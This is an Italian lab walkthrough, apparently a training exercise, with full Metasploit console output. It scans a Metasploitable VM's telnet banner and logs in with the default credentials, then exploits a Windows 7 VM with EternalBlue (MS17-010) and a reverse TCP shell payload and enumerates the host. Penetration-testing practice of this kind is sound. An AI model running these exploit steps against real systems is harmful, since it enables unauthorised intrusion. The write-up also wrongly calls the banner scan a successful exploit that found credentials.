

STEP 1: cambio l’ip della macchina metasploitable in 192.168.50.40 e kali 192.168.50.25





STEP 2: apro msfconsole e cerco gli exploit per “telnet_version”

```
┌──(niko㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for niko:
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

      .                                         .
   .
     dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                 o
       '   dB'                   BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                              dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                                 dB' dBP    dB'.BP
                               |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                             --o--     dBP    dBP    dBP    dB'.BP dBP    dBP
                               |       dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                   .
       .
       o                To boldly go where no
                         shell has gone before


       =[ metasploit v6.4.15-dev                          ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search telnet_version
```

STEP 3: utilizzo il secondo exploit e vado a vedere le opzioni disponibili andando a modificare rhost

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version  .                normal  No     Lantronix Telnet Service Banner
Detection
   1  auxiliary/scanner/telnet/telnet_version            .                normal  No     Telnet Service Banner Detection


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                        s/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.50.40
rhost => 192.168.50.40
```

STEP 4: avvio l'exploit

```
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.50.40:23      - 192.168.50.40:23 TELNET _                                     _       _ _           _     _       ____  \x0a _ __ __
_   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _`
 | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__
\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                                                |_|
          \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a
\x0aLogin wit  msfadmin/msfadmin  to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.40:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

L'exploit ha avuto successo ed ha trovato una combinazione di user/pass valida per accedere al servizio

STEP 5: verifico se riesco ad accedere

```
┌──(niko㉿kali)-[~]
└─$ telnet 192.168.50.40
Trying 192.168.50.40...
Connected to 192.168.50.40.
Escape character is '^]'.
                _                  _       _ _           _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jul  9 03:56:11 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Sono dentro alla macchina target

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:8b:67:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.40/24 brd 192.168.5.255 scope global eth0
    inet6 fe80::a00:27ff:fe8b:6705/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Attacco Win 7

Cerco exploit per Microsoft

```
msf6 > search ms17

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote W
indows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSy
nergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSy
nergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
```

Utilizzo il 2 che ha come target win7 e guardo i vari payloads

```
msf6 > use 2
[*] Additionally setting TARGET => Windows 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                           Disclosure Date  Rank    Check  Description
   -   ----                                           ---------------  ----    -----  -----------
   0   payload/generic/custom                         .                normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm             .                normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                 .                normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp              .                normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                   .                normal  No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp       .                normal  No     Windows shellcode stage, Windows x64 IPv6
 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid  .                normal  No     Windows shellcode stage, Windows x64 IPv6
 Bind TCP Stager with UUID Support
   7   payload/windows/x64/custom/bind_named_pipe     .                normal  No     Windows shellcode stage, Windows x64 Bind
 Named Pipe Stager
   8   payload/windows/x64/custom/bind_tcp            .                normal  No     Windows shellcode stage, Windows x64 Bind
 TCP Stager
```

Setto il payload 3 e modifico l’rhost

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 3
payload => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                             g-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server
                                             2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
                                              R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows 7
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.50.102
rhost => 192.168.50.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.102:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.50.102:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.102:445 - The target is vulnerable.
[*] 192.168.50.102:445 - Connecting to target for exploitation.
[+] 192.168.50.102:445 - Connection established for exploitation.
[+] 192.168.50.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.50.102:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.50.102:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.50.102:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.50.102:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.50.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.50.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.50.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.50.102:445 - Starting non-paged pool grooming
[+] 192.168.50.102:445 - Sending SMBv2 buffers
[+] 192.168.50.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.50.102:445 - Sending final SMBv2 buffers.
[*] 192.168.50.102:445 - Sending last fragment of exploit packet!
[*] 192.168.50.102:445 - Receiving response from exploit packet
[+] 192.168.50.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.50.102:445 - Sending egg to corrupted connection.
[*] 192.168.50.102:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.50.100:4444 -> 192.168.50.102:49158) at 2024-07-09 15:07:41 +0200
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.50.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Ho ottenuto una shell su win 7, posso vedere tutte le connessioni attive o informazioni sul sistema

```
C:\Windows\system32>netstat -an
netstat -an

Connessioni attive

  Proto  Indirizzo locale       Indirizzo esterno       Stato
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    192.168.50.102:139     0.0.0.0:0              LISTENING
  TCP    192.168.50.102:49158   192.168.50.100:4444    ESTABLISHED
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:3389              [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
  TCP    [::]:49154             [::]:0                 LISTENING
  TCP    [::]:49155             [::]:0                 LISTENING
  TCP    [::]:49156             [::]:0                 LISTENING
  TCP    [::]:49157             [::]:0                 LISTENING
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    192.168.50.102:137     *:*
  UDP    192.168.50.102:138     *:*
  UDP    [::]:500               *:*
  UDP    [::]:4500              *:*
  UDP    [::]:5355              *:*
```

```
C:\Windows\system32>systeminfo
systeminfo

Nome host:                        WINDOWS7
Nome SO:                          Microsoft Windows 7 Professional
Versione SO:                      6.1.7601 Service Pack 1 build 7601
Produttore SO:                    Microsoft Corporation
Configurazione SO:                Workstation autonoma
Tipo build SO:                    Multiprocessor Free
Proprietario registrato:          Utente Windows
Organizzazione registrata:
Numero di serie:                  00371-OEM-8992671-00207
Data di installazione originale:  5/24/2024, 11:52:10 AM
Tempo di avvio sistema:           7/9/2024, 1:47:27 PM
Produttore sistema:               innotek GmbH
Modello sistema:                  VirtualBox
Tipo sistema:                     x64-based PC
Processore:                       1 processore(i) installati.
                                  [01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~3698 Mhz
Versione BIOS:                    innotek GmbH VirtualBox, 12/1/2006
Directory Windows:                C:\Windows
Directory di sistema:             C:\Windows\system32
Dispositivo di avvio:             \Device\HarddiskVolume1
Impostazioni locali sistema:      en-us;Inglese (Stati Uniti d'America)
Impostazioni locali di input:     en-us;Inglese (Stati Uniti d'America)
Fuso orario:                      (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale:            3,000 MB
Memoria fisica disponibile:       2,563 MB
Memoria virtuale: dimensione massima: 5,997 MB
Memoria virtuale: disponibile:    5,534 MB
Memoria virtuale: in uso:         463 MB
Posizioni file di paging:         C:\pagefile.sys
Dominio:                          WORKGROUP
Server di accesso:                N/D
Aggiornamenti rapidi:             2 Aggiornamenti rapidi installati.
                                  [01]: KB2534111
                                  [02]: KB976902
Schede di rete:                   1 NIC installate.
                                  [01]: Scheda desktop Intel(R) PRO/1000 MT
                                        Nome connessione: Connessione alla rete locale (LAN)
                                        DHCP abilitato:   No
                                        Indirizzi IP
                                        [01]: 192.168.50.102
                                        [02]: fe80::8501:86dd:226c:3a4f
```